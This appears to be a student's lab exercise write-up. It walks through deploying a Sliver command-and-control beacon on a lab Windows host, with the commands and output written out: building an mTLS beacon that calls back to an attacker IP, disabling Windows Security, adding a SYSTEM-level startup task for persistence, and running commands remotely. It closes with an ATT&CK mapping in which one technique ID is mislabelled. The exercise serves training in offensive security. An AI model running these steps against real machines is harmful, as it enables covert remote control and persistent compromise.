
Ex0c-ASliverOfHope

Jigar Patel

2023-10-20

1 Attack Narrative - Deploying Sliver Beacon for C&C


1. We will first generate a beacon to deploy on the **costumes.artstailor.com** machine. To do that, we first initialize sliver using the command **sliver**. Next, we use the command *generate beacon*. We will specify mutual TLS as the communication protocol and give it the C&C server IP address and port number (we select 135 because the firewall allows it). Note: –tcp-comms is specified when the protocol is DNS, and thus is not needed here.

   ```
   sliver > generate beacon --mtls 172.24.0.10:135 --tcp-comms 139

   [*] Generating new windows/amd64 beacon implant binary (1m0s)
   [*] Symbol obfuscation is enabled
   [*] Build completed in 37s
   [*] Implant saved to /home/kali/PROTECTIVE_WATERSKIING.exe
   ```

   We see our beacon is generated and named PROTECTIVE_WATERSKIING.exe.

2. We start the C&C server listener on our attack machine on port 135.


   

   ```
   sliver > mtls --lport 135

   [*] Starting mTLS listener ...

   [*] Successfully started job #1
   ```

3. We **rdesktop** (and also share a temporary share using -r) into the costumes.artstailor.com using the *pr0b3* user and disable Windows Security (Win 11). We then copy the beacon executable into the shared temporary share folder on the attack machine and make it available on the costumes machine.


4. Next, we create a task to run the beacon on startup. We use CMD's **schtask** command to create a task named *Sliver* with options to run as

a SYSTEM user, run on startup, and to execute our beacon. We then run the task as to not wait till next boot event.




```
C:\Users\pr0b3\Downloads>schtasks /create /RU SYSTEM /SC ONSTART /TN Sliver /TR C:\Users\pr0b3\Downloads\PROTECTIVE_WATE
RSKIING.exe
SUCCESS: The scheduled task "Sliver" has successfully been created.

C:\Users\pr0b3\Downloads>schtasks /RUN /TN Sliver
SUCCESS: Attempted to run the scheduled task "Sliver".
```

5. On the C&C server, we now see the beacon reach back.




```
[*] Beacon 035ab1f8 PROTECTIVE_WATERSKIING - 172.70.184.3:10137 (costumes) - windows/amd64 - Thu, 19 Oct 2023 22:35:15 EDT

sliver > use 035ab1f8-2745-4ae8-9fbe-e2ea0fb6e40b

[*] Active beacon PROTECTIVE_WATERSKIING (035ab1f8-2745-4ae8-9fbe-e2ea0fb6e40b)
```

6. We can run commands now such as *whoami* and *ls* (available through Sliver) in the use mode itself without having to create a session.



```
sliver (PROTECTIVE_WATERSKIING) > whoami

Logon ID: NT AUTHORITY\SYSTEM
[*] Tasked beacon PROTECTIVE_WATERSKIING (35b28ce0)
```



```
sliver (PROTECTIVE_WATERSKIING) > ls

[*] Tasked beacon PROTECTIVE_WATERSKIING (e6e817fe)

[+] PROTECTIVE_WATERSKIING completed task e6e817fe

C:\Users\pr0b3\Downloads (2 items, 15.2 MiB)
============================================
-rw-rw-rw-  desktop.ini                 282 B     Sun Oct 08 17:44:56 -0700 2023
-rw-rw-rw-  PROTECTIVE_WATERSKIING.exe  15.2 MiB  Thu Oct 19 19:34:26 -0700 2023
```

We see that we have SYSTEM privileges and can list the directory of the user **pr0b3**. We can run additional commands now such as migrate (to move the beacon to another process), ps (list processes), screenshot, portforward, etc.

1.1 MITRE ATT&CK Framework TTPs

TA0005: Defense Evasion
- **T1562:** Impair Defenses
  - **.001:** Disable or Modify Tools

TA0011: Command and Control
- **T1573:** Non-Application Layer Protocol
  - **NA:** NA

TA0011: Command and Control
- **T1573:** Encrypted Channel
  - **.001:** Symmetric Encryption

TA0011: Command and Control
- **T1573:** Encrypted Channel
  - **.002:** Asymmetric Encryption